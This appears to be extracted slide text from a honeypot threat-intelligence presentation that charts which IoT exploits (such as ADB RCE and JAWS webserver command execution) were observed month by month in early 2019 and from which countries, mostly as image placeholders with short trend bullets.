


# Honeypot's output: The unknown Malware samples




### 3. The observed distribution of IoT exploits


# The distribution of IoT specific exploits – 2019 Jan




- 'ADB (Android Debug Bridge) RCE' is highly used for IoT attacks
- As 'Linksys RCE' decreases, attacks from Italy decrease
- As 'AVTech Unauthenticated Command Injection' increases, attacks from Iran increase




# The distribution of IoT specific exploits – 2019 Feb




- As 'JAWS Webserver Unauthenticated Shell Command Execution' is suddenly increases in the middle of Feb, attacks from China increase




# The distribution of IoT specific exploits – 2019 Mar




- 'ADB RCE' is suddenly increased, and attacks come from many countries
- As 'JAWS Webserver Unauthenticated Shell Command Execution' increases, attacks from the US increase



# The distribution of IoT specific exploits – 2019 Apr




- As 'CVE-2014-8361' increases, attacks from UK and Germany increase
- As 'Hootoo HT-05 RCE' increases, attacks from Netherland increase







# The distribution of IoT specific exploits – 2019 May



- 'ADB RCE' increases, and attacks came from many countries
- As CVE-2017-17215' increases, attacks from Taiwan increase




# The distribution of source countries used ADB (Android Debug Bridge) RCE attacks – 2019 Jan - Mar



# The country distribution of IPs which port 5555 is opened for Android Debug Bridge

**13,992** IPs are found on Shodan

